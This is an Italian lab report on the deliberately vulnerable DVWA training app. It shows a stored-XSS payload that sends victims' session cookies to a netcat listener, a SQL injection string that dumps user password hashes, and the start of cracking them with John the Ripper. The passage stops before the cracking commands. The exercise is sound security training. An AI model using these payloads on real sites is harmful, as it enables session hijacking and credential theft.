S6L5

L’esercizio di oggi è suddivisibile in due esercizi:

1) Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell’attaccante.

2) Recuperare le password degli utenti presenti sul DB (sfruttando sfruttando un attacco di tipo SQL injection).

Esecuzione primo esercizio:


Per la corretta esecuzione di un attacco di tipo XSS stored prima di tutto bisogna mettersi in ascolto su una porta tramite netcat (la riga di comando utilizzata è: nc -l -p 12345). Successivamente, dopo aver impostato il livello della sicurezza a LOW, si va nella sezione XSS Stored della DVWA dove una volta inserito il seguente script:

<script>

window.location=”http://127.0.0.1:12345/index.html?param1=”+document.cookie;

</script>

Nell’header dell’output ottenuto dalla porta in ascolto, come mostrato nell’immagine, vengono riportate, oltre ai cookie di sessione, una serie di informazioni come: il verbo http utilizzato, la versione del browser, il livello di sicurezza della DVWA, l’indirizzo IP attaccato, la tipologia di web server, quali servizi sono abilitati, lo stato della connessione.



Da notare come era necessario ampliare il numero di caratteri massimi, cambiandolo da 50 a 500, per poter inserire lo script per intero.

Esecuzione secondo esercizio:


Per recuperare la password degli utenti tramite attacco SQL injection prima bisogna accertarsi di avere impostato il livello di sicurezza a LOW, dopo si deve andare nella sezione apposita della DVWA nello specifico “SQL injection (blind)”, come specificato dalla consegna ed eseguire lo script:

‘UNION SELECT user.password FROM users;#

Per ottenere username e hash delle password come mostrato nell’immagine sottostante.

Dopo aver salvato gli hash delle password su un documento hash.txt bisogna farli tradurre dal tool John the ripper. Tuttavia, questi hash sono stati già

tradotti da John the ripper in una consegna precedente, di conseguenza bisogna azzerare il file john.pot come riportato nella seguente immagine:



Una volta fatto ciò bisogna far tradurre gli hash delle password e associarle ai nomi utenti ottenuti in precedenza con i seguenti comandi: